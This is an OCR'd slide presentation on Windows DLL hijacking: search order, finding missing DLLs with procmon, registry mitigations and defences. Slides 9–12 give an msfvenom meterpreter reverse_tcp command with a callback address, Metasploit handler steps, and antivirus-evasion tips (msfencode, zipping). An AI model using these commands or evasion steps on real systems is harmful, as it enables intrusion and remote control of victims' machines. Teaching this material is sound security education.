
Slide 1

Slide 2



Overview and Background

- DLL - Dynamic-Link Library
- Mechanism in windows to share code and data
- A specified DLL would be called by an exe file, so that the running process may use functions/resources that are present in the DLL.
- Additionally, DLLs can also link to other DLLs


Why Use DLL

- Allows for an optimal use of system memory. Should the same function be needed by various processes, a single DLL can be loaded into physical memory and shared between processes.
- Not all associated libraries need to be loaded into memory if not needed, this further saves memory. For Ex. Word processing application that needs access to a printer DLL to print. The associated DLL will only be loaded when a print job is needed, and then unloaded once its task is complete.
- Allows for programs to be made modular, and makes for an easier way to upgrade software.

Some important DLLs


NTDLL.DLL – Exports the Windows Native API to calling applications. Used by native applications such as csrss.exe, which is the first process to run before any user process can be created.
KERNEL32.DLL – Gives a process access to Windows Base API, which includes access to functions that allow memory management, I/O, and process and thread creation.
USER32.DLL – Allows a process to implement Windows User component. Allows a program to have a GUI which matches Windows native GUI.

Slide 3



- DLL's can be linked either at load time (static), or at runtime (dynamic)
- Load time (static) linking links a DLL when a program is first compiled. Linking involves importing the entire DLL library into the application before compilation, via header files. This makes a program larger in size, but is safer as there is no search paths to traverse (Unless the system or application itself is already compromised).
- Run time linking links a DLL when a compiled program is first run. Uses LoadLibrary or LoadLibraryEx functions (Part of windows API) to load the required DLL into memory. A function from the DLL can then be called via its address in memory, using GetProcAddress. Basically using function pointers.


Slide 4



- The unsafe use of the LoadLibrary function gives rise to potential DLL hijacking.
- If a DLL is not part of known DLLs in HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs
- OR not already in memory
- And is reference only by a name
- Windows uses a search order hierarchy to find the required DLL.

- See https://msdn.microsoft.com/en-us/library/windows/desktop/ms684175%28v=vs.85%29.aspx for function documentation

Slide 5




- For Windows XP Below SP2, the following was the search hierarchy:

Standard Search Order (SSO)

1) Application Directory
2) Current Directory
3) System Directory (C:\Windows\System32)
4) 16-bit System Directory (C:\Windows\System)
5) Windows Directory (C:\Windows)
6) Directories in PATH environment variables (part of system configuration, can be modified)

Slide 6




- By default the search hierarchy in windows XP SP2+ and 7 was:
- Update was done through a registry fix, **HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\SafeDllSearchMode**

1) Application Directory
2) System Directory (C:\Windows\System32)
3) 16-bit System Directory (C:\Windows\System)
4) Windows Directory (C:\Windows)
5) Current Directory
6) Directories in PATH environment variables

Current Working Directory was moved lower down the search order to try and mitigate the threat, however threat is still possible as will be seen.


Slide 7



Attacker

- An attacker can therefore take advantage of such a scenario by placing a malicious copy of a DLL into a path which is searched higher up in the search order.
- DLL was not specified by an a path
- Example:
  - An application needs to load req.dll, and an absolute path is not provided when the LoadLibrary function is called.
  - The actual req.dll file is located in the Windows Directory
  - The attacker realizes this, and manages to place a malicious dll, which they rename to req.dll, in the same location from where the application is launched
  - The application will then load this malicious dll rather then the original copy located in the Windows Directory


Slide 8



- Can use process monitor (procmon), written by Mark Russinovich, to determine the DLLs that an application calls to be loaded.
- Set filters so that we only see the application in question, and any DLLs that it fails to find.
- Can use the following filters:
    - Process Name is process in question
    - Path contains .dll
    - Operation is QueryOpen
    - Result is Name not Found


- If it fails to find a certain DLL, we know that the DLL search order is being traversed, and can use this to our advantage.
- In reality, finding a suitable DLL is a trial and error process. Especially if we wish the exploit to be undetected
- Picking an unsuitable DLL could result in errors being thrown by the program, or the program not running at all
- Certain tools can debug DLLs to allow us to find suitable candidates.
    - DLL export viewer allows us to see all functions within a DLL
    - Dependency walker allows us to see all DLLs a certain DLL may depend on, i.e which functions its importing, exporting from other modules.

Slide 9



- See Folder simple DLL for a DLL which displays a message box and then opens a calculator instead of the application trying to be run.
- Use gcc -o cryptbase.dll MsgAndCalc.c –shared to get the dll output.
- Shared flag indicates we are compiling a shared library.

Slide 10



Msfvenom and Metasploit commands:

- msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.2.27 LPORT=9000 -f c
- Flag p is to indicate we want a payload, -f c indicates we want the payload in c code
- gcc -o compdll.dll template.c –shared
- Command that is input to compile once template.h is given the payload


MetaSploit commands

- use exploit/multi/handler
- Show options allows you to see what fields can be input
- Set PAYLOAD windows/meterpreter/reverse_tcp
- Set LHOST, and LPORT
- Exploit –j to run exploit as a background job

Slide 11

- Need more complex tools to write a DLL which can go undetected
- All legitimate function calls will be forwarded to the legitimate DLL which handles these functions
- As a side we can have our own function calls used to compromise the system
- DLL export viewer allows us to see all functions within a DLL
- Dependency walker allows us to see all DLLs a certain DLL may depend on, i.e which functions its importing, exporting from other modules.

Slide 12



- Attackers main goal to dll hijack then is to place a malicious DLL into a directory that appears higher up in the search order
- Arguably not that difficult, happens all the time. Torrents, ads, malicious sites, porn sites
- Up until very recently, browsers, namely Chrome, would auto download a file to the default download directory
- Microsoft's Edge browser still does so.
- In 2008, auto downloads in Safari browsers in MACs resulted in an issue known as **Safari Carpet Bomb**
- Resulted in large amount of files automatically downloading if a malicious site is visited
- Auto Downloads should not be a feature in browsers.


- Edge Browser, chrome, still download a compressed zip of the folders, even though they mention running scans
- This is another vulnerability
    - Package installer and bad .dll as an self extracting archive.
    - Browsers don't seem to pick up any issues in compressed files
    - Should an A/V be put in place, it may be too late by the time a user has decided to run the installer

- Can further prevent detection by obfuscating malicious file. Encode the dll with random data, so that it's signature is not detected by an A/V

- Zipping the file seems to be able to bypass browser detection
- msfencode is a tool in metasploit to encode files and prevent detection from an antivirus.

- **<u>Further Issues</u>**
- Problems with keeping all downloaded files in a single place
- One bad file may lead to multiple sources for a vulnerability **(Directory Poisoning)**
- NSIS a tool which allows for creation of installers
- NSIS installers all suffer from the same vulnerability.
- Has low overhead, plugin support, easy to use. Largely replaced InstallSheild.
- NSIS is open-source, widely used. Used by Google, Mozilla, OpenOffice.org, FLStudio, BitTorrent, Flickr, many more.
- Vulnerability still present in latest installers, as shown
- Supposedly an update Released December 26, 2015 , NSIS 2.5 and beta 3 seem to address the issue of DLL hijacking
- Preloads libraries (static load) instead of dynamic load.
- http://sourceforge.net/projects/nsis/files/NSIS%202/2.50/RELEASE.html/view - Release Notes
- OS or developer issue?
- DLL hijacking has been around for at least 10 years.

Slide 13



In Windows 7 and XP SP2+, initially the DLL search path was changed, however attacks were still possible, as was seen.

From Microsoft Knowledge Base KB 2264107, around 2010
New registry entry ***CWDIllegalInDllSearch:***

The update allowed administrators to define whether to include CWD in DLL search order on a system-wide or a per-application basis
Further could also,
Prevent an application from loading a library from a WebDAV location.
Prevent an application from loading a library from both a WebDAV, as well as a remote UNC location. Ex) opening a word doc in a network share

Registry entry was:
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager

https://support.microsoft.com/en-us/kb/2264107
Article ID: 2264107 - Last Review: 06/21/2014

Making major Operating System changes at the time would have broken many legitimate applications (google searches for KB 2264107 indicate that this was the case) that depended on loading DLLs from the CWD.

See http://blogs.technet.com/b/msrc/archive/2010/08/31/update-on-security-advisory-2269673.aspx. Message from Microsoft Security Response Center on the effects of the update.

A large part of the blame in this issue was on unsafe code written by developers.
Microsoft further reiterated the importance of safe library loading to developers to prevent the possibility of such an attack, as part of the solutions.
Still CVE reports of bad library loading in Windows 10. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-6132

Certain companies still following bad practise however.
Fix by Dell to allow a program of theirs, **ChangeAuditor Agent service** to run.
http://documents.software.dell.com/change-auditor-for-advanced-users/6.7/technical-insight-guide/coordinator-registry-settings/enable-changeauditor-agent-service-to-start-with-the-microsoft-security-update-kb2264107?ParentProduct=936

Last revised: 7/17/2015

As a user based on what we've seen:
- Use tools at our disposal to determine suspicious behavior. Procmon, TCPView, procexp All part of SysInternalSuite
- TCPview to find PIDs and processes that are trying to make or already have TCP connections**(Detection)**
- ProcMon to find activity of the suspect PID **(Detection)**
- Procexp gives more detail about parent/child processes. What a process calls.
- DLL Hijack Auditor, a tool which will allow a user to see if any vulnerable applications exist. **(Detection)**
- Applocker is part of Enterprise version of Windows. By default denies execution of any code by default **(Prevention)**
- Uses Whitelisting to determine what is allowed to run

Besides, the usual of avoiding suspicious sites and untrusted sources. Some questions that come up:
- Auto downloading in browsers, which is still happening in Edge, very recently in chrome as well
- Virus scanning compressed files
- Keeping all downloads within one folder. A single DLL as we saw, resulted in at least 4 installers being vulnerable.
- Execute downloaded files from different directories.
- Disable auto download. Firefox already does this. I believe chrome as of now does as well.